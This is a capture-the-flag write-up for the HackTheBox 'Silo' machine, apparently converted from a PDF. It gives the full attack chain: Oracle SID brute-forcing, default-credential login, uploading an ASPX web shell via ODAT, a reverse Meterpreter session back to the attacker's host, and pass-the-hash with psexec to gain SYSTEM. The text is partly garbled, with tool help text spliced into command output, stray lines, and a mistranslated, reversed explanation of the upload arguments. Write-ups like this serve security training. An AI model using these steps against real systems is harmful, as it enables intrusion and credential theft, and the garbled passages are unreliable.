


# WriteUp for Silo HackTheBox room



from the proud HackTheBox user PK2212

So if you have any suggestions for improvement or want to contact me, please feel free to contact me via Discord: **PK2212#0548**

First, you scan the IP address and find out that port 80 is open, but there's not really anything there.

```
Host is up (0.10s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 8.5
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 mic
1521/tcp  open  oracle-tns  Oracle TNS listener 11.2.0.2.0 (unauthorized)
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49159/tcp open  oracle-tns  Oracle TNS listener (requires service name)
49160/tcp open  msrpc       Microsoft Windows RPC
49161/tcp open  msrpc       Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:u
```

But for this, a rather unusual port is open on which, according to nmap, Oracle is running.

Oracle TNS (Transparent Network Substrate) is a network protocol used by Oracle databases to connect client applications to the Oracle database server. It allows communication over the network and provides a method to identify the physical location of the Oracle database instance.

Oracle TNS is typically used in conjunction with Oracle's SQL Net software to manage network communications and ensure that client applications communicate effectively and securely with the Oracle database.

But to be able to interact with Oracle, you can download ODAT as follows:


```
git clone https://github.com/quentinhardy/odat.git
```

```
cd odat
```

```
git submodule init
```

```
git submodule update
```

```
sudo apt-get install libaio1 python3-dev alien python3-pip
```



```
[root@htb-lkdwsjg2wv]~[/home/htb-pk2212/odat]
└─# sudo apt-get install libaio1 python3-dev alien python3-pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
libaio1 is already the newest version (0.3.112-9).
libaio1 set to manually installed.
python3-dev is already the newest version (3.9.2-3).
python3-pip is already the newest version (20.3.4-4+deb11u1).
The following additional packages will be installed:
  debugedit librpm9 librpmbuild9 librpmio9 librpmSIGN9 rpm rpm-common rpm2cpio
Suggested packages:
  lintian rpm-i18n elfutils rpmlint rpm2html
The following NEW packages will be installed:
  alien debugedit librpm9 librpmbuild9 librpmio9 librpmSIGN9 rpm rpm-common rpm2cpio
0 upgraded, 9 newly installed, 0 to remove and 0 not upgraded.
Need to get 12.3 MB of archives.
```

```
sudo apt-get install python3-scapy
```

```
sudo pip3 install colorlog termcolor Crypto passlib python-libnmap
```

```
removing duplicate launchers or broken launchers
Launchers are updated README.md
[root@htb-lkdwsjg2wv]~[/home/htb-pk2212/odat]
└─#sudo apt-get install python3-scapy
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3-scapy is already the newest version (2.4.4-4).
python3-scapy set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
[root@htb-lkdwsjg2wv]~[/home/htb-pk2212/odat]
└─#sudo pip3 install colorlog termcolor Crypto passlib python-libnmap
Collecting colorlog
  Downloading colorlog-6.7.0-py2.py3-none-any.whl (11 kB)
Requirement already satisfied: termcolor in /usr/lib/python3/dist-packages (1.1.6)
Collecting Crypto
  export ORACLE_HOME=/usr/lib/oracle/19.3/client64/

```

sudo pip3 install argcomplete && sudo activate-global-python-argcomplete

sudo pip3 install pycryptodome

sudo pip3 install cx\_Oracle

```
[root@htb-lkdwsjg2wv]~[/home/htb-pk2212/odat]
└─#sudo pip3 install argcomplete && sudo activate-global-python-argcomplete
Requirement already satisfied: argcomplete in /usr/local/lib/python3.9/dist-packages (2.0.0)
Installing bash completion script /etc/bash_completion.d/python-argcomplete
[root@htb-lkdwsjg2wv]~[/home/htb-pk2212/odat]
└─#sudo pip3 install pycryptodome
Collecting pycryptodome
  Downloading pycryptodome-3.18.0-cp35-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (2.1 MB)
    |██████████| 2.1 MB 13.9 MB/s
Installing collected packages: pycryptodome
Successfully installed pycryptodome-3.18.0
  export ORACLE_HOME=/usr/lib/oracle/19.3/client64/
[root@htb-lkdwsjg2wv]~[/home/htb-pk2212/odat]
└─#sudo pip3 install cx_Oracle
Collecting cx_Oracle
  Downloading cx_Oracle-8.3.0-cp39-cp39-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux_2_12_x86_64.manylinux1_x86_64.whl (888 kB)
    |██████████| 888 kB 18.0 MB/s
Installing collected packages: cx-Oracle
Successfully installed cx-Oracle-8.3.0
  export ORACLE_HOME=/usr/lib/oracle/19.3/client64/
```

./odat.py -h

```
[root@htb-lkdwsjg2wv]~[/home/htb-pk2212/odat]
└─# ./odat.py -h
usage: odat.py [-h] [--version]
                {all,tnscmd,tnspoison,sidguesser,snguesser,passwordguesser,utlhttp,dbmsscheduler,java,passwordstealer,oradbg,dbmslob,stealremotePWDs,userlikePWDs,smb,pi
...     sudo alien --to-deb oracle-instantclient19.3-devel-???.x???.rpm

    / \ | \| / \| \| instant client basic, sdk and sqlplus:
( o ) o ) o ||| |
\_|_|_|_n_|_|_|_pkg -i oracle-instantclient19.3-basic-???.x???.deb
----- sudo alien --to-deb oracle-instantclient19.3-devel_???.???.deb

    / \ | \| / \| | Put these lines in your /etc/profile file in order to define Oracle env variables:
( o ) o ) o | | | | |
\_|_|_|_racle_|_|_atabase_|_|_n_|_|tacking_|_|ool
----- export ORACLE_HOME=/usr/lib/oracle/19.3/client64/
          export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:$ORACLE_HOME/lib

By Quentin Hardy (quentin.hardy@protonmail.com or quentin.hardy@bt.com)

positional arguments: • Restart your session (to apply env variables)
{all,tnscmd,tnspoison,sidguesser,snguesser,passwordguesser,utlhttp,httpurity
heduler,java,passwordstealer,oradbg,dbmslob,stealremotePWDs,userlikePWDs,smb,pi
```

Now you can interact with Oracle. Now we use metasploit to enumerate Oracle.  
First you need to use the following metasploit tool to brute force sids:

```
metasploit Documentation: https://docs.metasploit.com/
[msf] (Jobs:0 Agents:0) >> search tns

Matching Modules
=====
my_credentials.txt
# Name                               Disclosure Date  Rank   Check  Description
-----  -----
0 exploit/windows/oracle/tns_auth_sesskey 2009-10-20  great  Yes   Oracle 10gR2 TNS Listener AUTH_SESKEY Buffer Overflow
1 exploit/windows/oracle/tns_arguments      2001-06-28  good   Yes   Oracle 8i TNS Listener (ARGUMENTS) Buffer Overflow
2 exploit/windows/oracle/tns_service_name   2002-05-27  good   Yes   Oracle 8i TNS Listener SERVICE_NAME Buffer Overflow
3 auxiliary/scanner/oracle/tnspoison_checker 2012-04-18  normal  No    Oracle TNS Listener Checker
4 auxiliary/admin/oracle/tnscmd            2009-02-01  normal  No    Oracle TNS Listener Command Issuer
5 auxiliary/admin/oracle/sid_brute        2009-01-07  normal  No    Oracle TNS Listener SID Brute Forcer
6 auxiliary/scanner/oracle/sid_brute      2009-01-07  normal  No    Oracle TNS Listener SID Bruteforce
7 auxiliary/scanner/oracle/sid_enum       2009-01-07  normal  No    Oracle TNS Listener SID Enumeration
8 auxiliary/scanner/oracle/tnslnsr_version 2009-01-07  normal  No    Oracle TNS Listener Service Version Query

Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/oracle/tnslnsr_version
[msf] (Jobs:0 Agents:0) >> [
```

```
[msf] (Jobs:0 Agents:0) >> use auxiliary(admin/oracle/sid_brute)
[msf] (Jobs:0 Agents:0) auxiliary(admin/oracle/sid_brute) >> show options

Module options (auxiliary/admin/oracle/sid_brute):

Name  Current Setting  Required  Description
-----  -----  -----
RHOSTS          yes      The target host(s), see https://docs.metasploit.com/rhosts.html
RPORT           1521     yes      The target port (TCP)
SIDFILE         /usr/share/metasploit-framework/data/wordlists/sids.txt  no      The file that contains a list of sids.
SLEEP            1        no      Sleep() amount between each request.

View the full module info with the info, or info -d command.

[msf] (Jobs:0 Agents:0) auxiliary(admin/oracle/sid_brute) >> set RHOSTS 10.129.90.230
RHOSTS => 10.129.90.230
[msf] (Jobs:0 Agents:0) auxiliary(admin/oracle/sid_brute) >> run
[*] Running module against 10.129.90.230
```

```
[msf] (Jobs:0 Agents:0) auxiliary(admin/oracle/sid_brute) >> run
[*] Running module against 10.129.90.230

[*] 10.129.90.230:1521 - Starting brute force on 10.129.90.230, using sids from /usr/share/metasploit-framework/data/wordlists/sids.txt
[+] 10.129.90.230:1521 - 10.129.90.230:1521 Found SID 'XE'
[+] 10.129.90.230:1521 - 10.129.90.230:1521 Found SID 'PLSExtProc'
^C[-] 10.129.90.230:1521 - Stopping running against current target...
[*] 10.129.90.230:1521 - Control-C again to force quit all targets.
[*] Auxiliary module execution completed
```


Now you've found sids, but they don't do much for us directly. So let's search for usernames and passwords with the following Metasploit tool:

```
[msf] (Jobs:0 Agents:0) >> search oracle_login

Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  auxiliary/admin/oracle/login       2008-11-20    normal  No    Oracle Account Discovery
1  auxiliary/scanner/oracle/login    normal        No    Oracle RDBMS Login Utility

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/oracle/oracle_login
```

You need to change RHOST here and the SID to the SIDs found:



The screenshot shows the Metasploit Framework interface. The command entered is [msf] (Jobs:0 Agents:0) auxiliary(admin/oracle/oracle\_login) >> show options. The output displays the module options for auxiliary/admin/oracle/oracle\_login. The options listed are CSVFILE, RHOST, RPORT, and SID. The CSVFILE is set to /usr/share/metasploit-framework/data/wordlists/oracle\_default\_passwords.csv. The RHOST is set to 10.129.169.123. The RPORT is set to 1521. The SID is set to ORCL. To the right of the options, there is a table with columns 'Name', 'Current Setting', 'Required', and 'Description'. The 'Required' column has entries 'no' for CSVFILE, 'yes' for RHOST, 'yes' for RPORT, and 'yes' for SID. The 'Description' column provides details for each option.

Name	Current Setting	Required	Description
CSVFILE	/usr/share/metasploit-framework/data/wordlists/oracle_default_passwords.csv	no	The file that contains a list of default a
RHOST	10.129.169.123	yes	The Oracle host.
RPORT	1521	yes	The TNS port.
SID	ORCL	yes	The sid to authenticate with.

You will then find the user "scott" and the password "tiger".

Now you have both a username and a password that can be used.  
But what can you use this data for if, for example, ssh is not available?  
We have ODAT available, which we will now use to upload a shell, run it in the browser  
and get a reverse shell.

```
python3 odat.py dbmsxslprocessor -s 10.129.169.123 -U scott -P tiger -d XE --putFile  
"c:\inetpub\wwwroot" "shell.aspx" "/home/htb-pk2212/shell.aspx" --sysdba
```



- "python3 odat.py": Starts the ODAT script with Python 3.
- "dbmsxslprocessor": The module of the ODAT script used to attack the Oracle database.
- "-s 10.129.169.123": The IP address or hostname of the Oracle database to connect to.
- "-U scott": The user name (username) for accessing the Oracle database.
- "-P tiger": The password to access the Oracle database.
- "-d XE": The name of the Oracle database (here: "XE").
- "--putFile": The option to upload a file from a local path to the target server.
- ""c:\inetpub\wwwroot" "shell.aspx"": The path and filename of the local file to be uploaded ("c:\inetpub\wwwroot" is the local path and "shell.aspx" is the filename).
- ""/home/htb-pk2212/shell.aspx"": Der Pfad und der Dateiname auf dem Zielserver, wo die Datei hochgeladen werden soll ("/home/htb-pk2212" ist der Zielserver-Pfad und "shell.aspx" ist der Dateiname).

- "--sysdba": The option to log in as SYSDBA. SYSDBA is a privileged database user with extended rights and permissions in the Oracle database.

```
--VERSION          Show program's version number and exit
[root@htb-lkdwsjg2wv]~[~/home/htb-pk2212/odat] n/a:0 ~client54/
[root@htb-lkdwsjg2wv]# python3 odat.py dbmsxlpProcessor -s 10.129.169.123 -u scott -P tiger -d XE --putFile "c:\inetpub\wwwroot" "shell.aspx" "/home/htb-pk2212/shell.aspx"
x" --sysdba          export PATH=$ORACLE_HOME/bin:$PATH
[+] (10.129.169.123:1521): Put the /home/htb-pk2212/shell.aspx local file in the c:\inetpub\wwwroot path (named shell.aspx) of the 10.129.169.123 server
[+] The /home/htb-pk2212/shell.aspx local file was put in the remote c:\inetpub\wwwroot path (named shell.aspx)
[root@htb-lkdwsjg2wv]~[~/home/htb-pk2212/odat] on file and add the path to Oracle home.
```

In this case, I created the shell file with msfvenom and therefore also provided the multi/handler listener from Metasploit.

Now call up the uploaded shell via the browser:

```
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.14.119:4444
[*] Sending stage (200774 bytes) to 10.129.169.123
[*] Meterpreter session 1 opened (10.10.14.119:4444 -> 10.129.169.123:49163) at 2023-06-21 17:51:45 +0100
(Meterpreter 1) (c:\windows\system32\inetsrv) >
```

## Privilege Escalation

First you have to go to the folder C:/Users/Phineas/Desktop where the first flag is located.

There is a file called "Oracle issue.txt" in which there is a link and a password.  
Copy the link and go to the website via a browser.

```
C:\Users\Phineas\Desktop>type "Oracle issue.txt"
type "Oracle issue.txt"
Support vendor engaged to troubleshoot Windows / Oracle performance issue (full memory dump requested):

Dropbox link provided to vendor (and password under separate cover).


Dropbox link
https://www.dropbox.com/sh/69skryzfszb7elq/AADZnQEbbqDoIf5L2d0PBxENa?dl=0

link password: |
?Hm8646uC$  

C:\Users\Phineas\Desktop>
```

But now you are asked for a password. But the password from the file does not work.  
Why?

You have to replace the first character (the rhombus with the question mark) with a £ character, then the password works and you are logged in.



Now you see a .zip file that you should download.

Now unzip the file and you will get a .dmp file, which is a memory image of a system at a certain time of a system.

```
[root@htb-lkdwsjg2wv]~[/home/htb-pk2212] hit a crash report
└─#ls
Desktop my_data odat shell.aspx Templates
[root@htb-lkdwsjg2wv]~[/home/htb-pk2212]
└─#ls
Desktop Name my_data odat shell.aspx SILO-20180105-221806.zip Templates
[root@htb-lkdwsjg2wv]~[/home/htb-pk2212]
└─#unzip SILO-20180105-221806.zip
Archive: SILO-20180105-221806.zip
  inflating: SILO-20180105-221806.dmp
^C-[x]-[root@htb-lkdwsjg2wv]~[/home/htb-pk2212]
└─#s
bash: s: command not found
-[x]-[root@htb-lkdwsjg2wv]~[/home/htb-pk2212]
└─#ls
Desktop my_data odat shell.aspx SILO-20180105-221806.dmp SILO-20180105-221806.
[root@htb-lkdwsjg2wv]~[/home/htb-pk2212]
└─#volatility .help
bash: volatility: command not found
```

To extract password hashes from this we will now use Volatility.

General definition of Volatility:

Volatility is an open source framework and collection of tools used for forensic analysis of random access memory (RAM). It is designed to assist in cyber incident investigation and digital forensics of operating systems. The main goal of Volatility is to extract and analyse information about the state of a computer system from RAM without affecting or modifying the system itself.

Volatility is installed as follows:

```
 wget http://downloads.volatilityfoundation.org/releases/2.6/volatility\_2.6\_lin64\_standalone.zip
```

```
SILO-20180105-221806.dmp: MS Windows 64bit crash dump, full dump, 261996 pages
[root@htb-lkdwsjg2wv -[/home/htb-pk2212]
└─# wget http://downloads.volatilityfoundation.org/releases/2.6/volatility_2.6_lin64_standalone.zip
--2023-06-21 18:17:11--  http://downloads.volatilityfoundation.org/releases/2.6/volatility_2.6_lin64_standalone.zip
Resolving downloads.volatilityfoundation.org (downloads.volatilityfoundation.org)... 162.243.24.16
Connecting to downloads.volatilityfoundation.org (downloads.volatilityfoundation.org)|162.243.24.16|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://downloads.volatilityfoundation.org/releases/2.6/volatility_2.6_lin64_standalone.zip [following]
--2023-06-21 18:17:12--  https://downloads.volatilityfoundation.org/releases/2.6/volatility_2.6_lin64_standalone.zip
Connecting to downloads.volatilityfoundation.org (downloads.volatilityfoundation.org)|162.243.24.16|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14737820 (14M) [application/zip]
Saving to: 'volatility_2.6_lin64_standalone.zip'

volatility_2.6_lin64_standalone.zip  100%[=====] 2023-06-21 18:17:13 (12.3 MB/s) - 'volatility_2.6_lin64_standalone.zip' saved [14737820/14737820]

[root@htb-lkdwsjg2wv -[/home/htb-pk2212]
```

unzip volatility\_2.6\_lin64\_standalone.zip

```
Desktop my_data odat shell.aspx SILO-20180105-221806.dmp SILO-20180105-221806.zip Templates volatility_2.6_lin64_standalone.zip
[root@htb-lkdwsjg2wv -[/home/htb-pk2212]
└─# unzip volatility_2.6_lin64_standalone.zip
Archive: volatility_2.6_lin64_standalone.zip
  creating: volatility_2.6_lin64_standalone/
  inflating: volatility_2.6_lin64_standalone/AUTHORS.txt
  inflating: volatility_2.6_lin64_standalone/CREDITS.txt
  inflating: volatility_2.6_lin64_standalone/LEGAL.txt
  inflating: volatility_2.6_lin64_standalone/LICENSE.txt
  inflating: volatility_2.6_lin64_standalone/README.txt
  inflating: volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone
[root@htb-lkdwsjg2wv -[/home/htb-pk2212]
```

cp volatility\_2.6\_lin64\_standalone/volatility\_2.6\_lin64\_standalone ./volatility

```
[root@htb-lkdwsjg2wv -[/home/htb-pk2212]
└─# cp volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone ./volatility
[root@htb-lkdwsjg2wv -[/home/htb-pk2212]
└─# ./volatility --help | g-eht
Volatility Foundation Volatility Framework 2.6
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help          list all available options and their default values.
                      Default values may be set in the configuration file
                      (/etc/volatilityrc)
  --conf-file=/root/.volatilityrc
                      User based configuration file
  -d, --debug         Debug volatility
  --plugins=PLUGINS   Additional plugin directories to use (colon separated)
  --info              Print information about all registered objects
  --cache-dir=DIR     Cache directory for volatility objects
```

Now use Volatility to extract the password hashes as follows:

```
./volatility -f SILO-20180105-221806.dmp --profile=Win2012R2x64 hashdump
```

- ./volatility: This is the command to run the volatility tool.
- -f SILO-20180105-221806.dmp: This is the path to the memory dump file to be analysed. The file name is "SILO-20180105-221806.dmp".
- --profile=Win2012R2x64: This parameter specifies the profile of the analysed system, in this case a 64-bit Windows Server 2012 R2 system.
- hashdump: This is the plugin from Volatility used to extract the password hashes from memory.

Now you could try two things:

Either guess the hashes or use them directly to log in.

I chose the second option.

For this we use psexec.py from the Impacket library.

With the following command you have an administrator shell:

```
psexec.py -hashes '<hashes>' 'Administrator@<ip address>' cmd.exe
```

The screenshot shows a terminal window with the following text:

```
[root@htb-lkdwsjg2wv]~[~/home/htb-pk2212]# psexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:9e730375b7cbcebf74ae46481e07b0c7' 'Administrator@10.129.169.123' cmd.exe
[*] The clearkey plugin has crashed. [Reload page] [Submit a crash report]
[*] Requesting shares on 10.129.169.123.....
[*] Found writable share ADMIN$ to Dropbox
[*] Uploading file xphTMzvy.exe
[*] Opening SVCManager on 10.129.169.123.....
[*] Creating service bpnc on 10.129.169.123.....
[*] Starting service bpnc...
[!] Press help for extra shell commands
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

And that's it!!! 😊

**Congratulations, you have mastered the room!**

*Greetings PK2212*